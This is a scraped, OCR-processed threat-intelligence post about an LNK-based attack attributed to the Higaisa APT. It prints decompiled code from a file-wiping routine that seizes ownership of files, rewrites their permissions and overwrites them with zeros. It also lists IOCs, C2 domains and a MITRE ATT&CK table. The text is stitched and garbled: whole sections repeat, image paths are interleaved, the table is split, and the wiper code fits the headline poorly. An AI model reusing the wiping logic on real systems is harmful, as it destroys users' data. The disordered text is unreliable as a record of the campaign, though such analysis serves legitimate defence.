New LNK attack tied to Higaisa APT discovered

Published: 2020-06-03 · Archived: 2026-04-05 13:22:51 UTC

- Nebula support
- OneView support

- Nebula sign in
- OneView sign in
- Partner Portal sign in

THREATDOWN™

Powered by Malwarebytes™

Products

Partners

Resources

Why ThreatDown

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
v34[4] = 0;
v34[5] = 0;
FindFirstFileA = retrieve_api_func(dll_name, v26);
strcpy(v20, "FindNextFileA");
FindNextFileA = retrieve_api_func(dll_name, v20);
CreateFileA = 0;
strcpy(v10, "CreateFileA");
CreateFileA = retrieve_api_func(dll_name, v10);
GetFileSize = 0;
strcpy(v15, "GetFileSize");
GetFileSize = retrieve_api_func(dll_name, v15);
strcpy(v27, "LocalAlloc");
LocalAlloc = retrieve_api_func(dll_name, v27);
SetFilePointer = 0;
strcpy(v24, "SetFilePointer");
SetFilePointer = retrieve_api_func(dll_name, v24);
WriteFile = 0;
strcpy(v36, "WriteFile");
WriteFile = retrieve_api_func(dll_name, v36);
LocalFree = 0;
strcpy(v25, "LocalFree");
LocalFree = retrieve_api_func(dll_name, v25);
CloseHandle = 0;
strcpy(v12, "CloseHandle");
CloseHandle = retrieve_api_func(dll_name, v12);
strcpy(v37, "FindClose");
FindClose = retrieve_api_func(dll_name, v37);
first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
